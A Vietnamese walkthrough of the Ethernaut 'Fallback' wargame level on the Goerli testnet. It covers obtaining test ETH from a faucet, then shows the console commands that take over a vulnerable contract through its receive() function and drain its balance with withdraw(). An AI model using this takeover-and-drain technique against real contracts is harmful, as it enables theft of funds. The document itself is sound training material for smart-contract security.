


# Fallback

1. Thực hiện việc kiểm ETH:

Sử dụng: <https://goerli-faucet.pk910.de/> - để lấy được một số ETH cho ví bằng cách:

- + Điền ETH address của mình vào:



- + Sau đó start Mining:

# Goerli PoW Faucet

The goerli testnet is [deprecated](#) and will be shut down at the end of the year! Move over to the sepolia testnet for anything except validator testing.



Target Address:

0x92141B14ddb92C256eFB3f1F464b042164570Af9

Your Mining Reward:

0 GöETH

Current Hashrate:

0 H/s

Number of Workers:

0 / 4



Minimum Claim Reward:

0.02 GöETH

Maximum Claim Reward:

1 GöETH

Remaining Session Time:

11h 59min

Total Shares:

0

Avg. Reward per Hour:

0 GöETH/h

Reward Boost:

+ 0%

Boost

Stop Mining

- + Trong trường hợp máy lag hoặc muốn tăng công suất có thể thêm và giảm bớt công việc tại Number of Workers.

- + Đến khi kiểm đủ số lượng có thể rút thì có thể dừng lại và nhận ETH

# Goerli PoW Faucet

The goerli testnet is [deprecated](#) and will be shut down at the end of the year! Move over to the sepolia testnet for anything except validator testing.

## Claim Rewards

Wallet: 0x92141B14ddb92C256eFB3f1F464b042164570Af9  
Amount: 0.037 GÖETH  
Timeout: 2023-08-11 20:21 (23h 47min)  
Captcha:



Tôi không phải là người  
máy



reCAPTCHA  
Bảo mật - Điều khoản

Claim Rewards

# Goerli PoW Faucet


The goerli testnet is [deprecated](#) and will be shut down at the end of the year! Move over to the sepolia testnet for anything except validator testing.



## Claim Rewards

Wallet: 0x92141B14ddB92C256eFB3f1F464b042164570Af9  
Amount: 0.037 GÖETH  
Timeout: -

Claim Transaction has been confirmed in block #9494425!

TX: [0xee3c472ae50e02f9a46b354ce2e18e02b83fa546079f95b3f392042e5e457d6b](#)

Did you like the faucet? Give that project a  Star 1,713

Or support this faucet by sharing your result with a  Tweet  Post

[Return to startpage](#)

=> Và ta đã có đủ số ETH để tiếp tục tham ra vào Ethernaut

## 2. Xác định yêu cầu đề bài:

Look carefully at the contract's code below.

You will beat this level if

1. **you claim ownership of the contract**
2. **you reduce its balance to 0**

Things that might help

- How to send ether when interacting with an ABI
- How to send ether outside of the ABI
- Converting to and from wei/ether units (see `help()` command)
- Fallback methods

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.0;

contract Fallback {

    mapping(address => uint) public contributions;
    address public owner;

    constructor() {
        owner = msg.sender;
        contributions[msg.sender] = 1000 * (1 ether);
    }

    modifier onlyOwner {
        require(
            msg.sender == owner,
            "caller is not the owner"
        );
        _;
    }

    function contribute() public payable {
        require(msg.value < 0.001 ether);
        contributions[msg.sender] += msg.value;
        if(contributions[msg.sender] > contributions[owner]) {
            owner = msg.sender;
        }
    }

    function getContribution() public view returns (uint) {
        return contributions[msg.sender];
    }

    function withdraw() public onlyOwner {
        payable(owner).transfer(address(this).balance);
    }

    receive() external payable {
        require(msg.value > 0 && contributions[msg.sender] > 0);
        owner = msg.sender;
    }
}
```

### 3. Giải quyết bài toán:

- + Phải yêu cầu quyền sở hữu hợp đồng:

Ta có thể thấy hiện tại Owner đang đóng góp 1000 \* (1 ether)

Để có thể giành quyền sở hữu hợp đồng ta phải đóng góp lớn hơn số lượng mà Owner đã đóng góp

Ta kiểm tra số lượng ether đã đóng góp:

```
> ownerAddr = await contract.owner();
< '0x809348E688B872B364b470Ca30EaAd8AEAC4f63F'
> await contract.contributions('0x809348E688B872B364b470Ca30EaAd8AEAC4f63F').then(v => v.toString())
< '10000000000000000000'
```

Để có thể đóng góp vượt qua số lượng này gần như là bất khả thi.

=> Để ý tới hàm receive :

MetaMask Notification

Mạng thử nghiệm Goerli

Account 1

→

0xd30...99B5

CHI TIẾT

DỮ LIỆU

THẬP LỤC PHẦN

!

Mạng đang bận. Giá gas cao và ước tính kém chính xác hơn.

Trang web gợi ý > ⓘ

Gas (ước tính) ⓘ

0.00023116

0.00023116 GoerliETH

Thời gian xử lý không rõ

Phí tối đa: 0.00023116 GoerliETH

Tổng

0.00033116

0.00033116 GoerliETH

Số lượng + phí gas

Số lượng tối đa: 0.00033116 GoerliETH

Từ chối

Xác nhận

🔍 Sent transaction 🔍 <https://goerli.etherscan.io/tx/0x1fbae43...>

```
> await contract.getContribution().then(v => v.toString())
< '1000000000000000'
```

Ta tiếp tục gửi một khoản đóng góp khác 0 vào hợp đồng:

Mạng thử nghiệm Goerli

Account 1

→

0xd30...99B5

!

Mạng đang bận. Giá gas cao và ước tính kém chính xác hơn.

Trang web gợi ý > i

Gas (ước tính) i

0.00010809

**0.00010809 GoerliETH**

Nhiều khả năng sau < 15 giây

Phí tối đa: 0.00011004 GoerliETH

Tổng

0.00010909

**0.00010909 GoerliETH**

Số lượng + phí gas

Số lượng tối đa: 0.00011004 GoerliETH

Từ chối

Xác nhận

```
> await sendTransaction({from: player, to: contract.address, value: toWei('0.000001')})  
< '0xc66d68c382ddcc4646cd93533ecfe38a9d36e5086c8679b3b0747903949cad1c'
```

 Sent transaction  <https://goerli.etherscan.io/tx/0xc66d68c...>

 Mined transaction  <https://goerli.etherscan.io/tx/0xc66d68c...>

```
> |
```

Và giờ địa chỉ của mình sẽ là người sở hữu hợp đồng:

```
> ownerAddr = await contract.owner();  
< '0x92141B14ddB92C256eFB3f1F464b042164570Af9'
```

+ Yêu cầu thứ 2 là rút tất cả ETH trong hợp đồng ra

Ra rút ETH trong hợp đồng bằng cách:

```
> await contract.withdraw()
⚡ Sent transaction ⚡ https://goerli.etherscan.io/tx/0x7e7ccb2...
⚡ Mined transaction ⚡ https://goerli.etherscan.io/tx/0x7e7ccb2...
< ▶ {tx: '0x7e7ccb2ab77e1836e2ccf06106778c6a2d9498df0fde9f2ce511f5e7a30887ef', receipt: {...}, logs: Array(0)}
```

---

```
> await getBalance(contract.address)
< '0'
```

Khi tất cả đã hoàn tất, ta thực hiện Submit level:

```

> MetaMask - RPC Error: execution reverted: Submitted instance is not the created one
  {code: -32603, message: 'execution reverted: Submitted instance is not the created one', data: {}}
  inpage.js:1

> Error in RPC response:
  execution reverted: Submitted instance is not the created one
  31a04b0___4879ae8b0d945b.js:1

> Transaction: 0x593376d840ae14ac357f0341e4b673ebbb1abb8d05704567b37100a5f2434b5d3 exited with an error (status 0).
  Please check that the transaction:
  - satisfies all conditions set by Solidity `require` statements.
  - does not trigger a Solidity `revert` statement.
  31a04b0___4879ae8b0d945b.js:1

> (E_3)...!!!"Oops! Looks like you haven't cracked this level just yet (E_3)...!!!
  31a04b0___4879ae8b0d945b.js:1

```

Có vẻ đã có lỗi gì đó trong quá trình Submit

Hợp đồng đã được sở hữu nhưng có vẻ chưa rút được ETH trong hợp đồng.

Sau khi tạo mới lại hợp đồng và thực hiện lại thì sẽ được kết quả như sau:

[illegible]

Hoàn thành level Fallback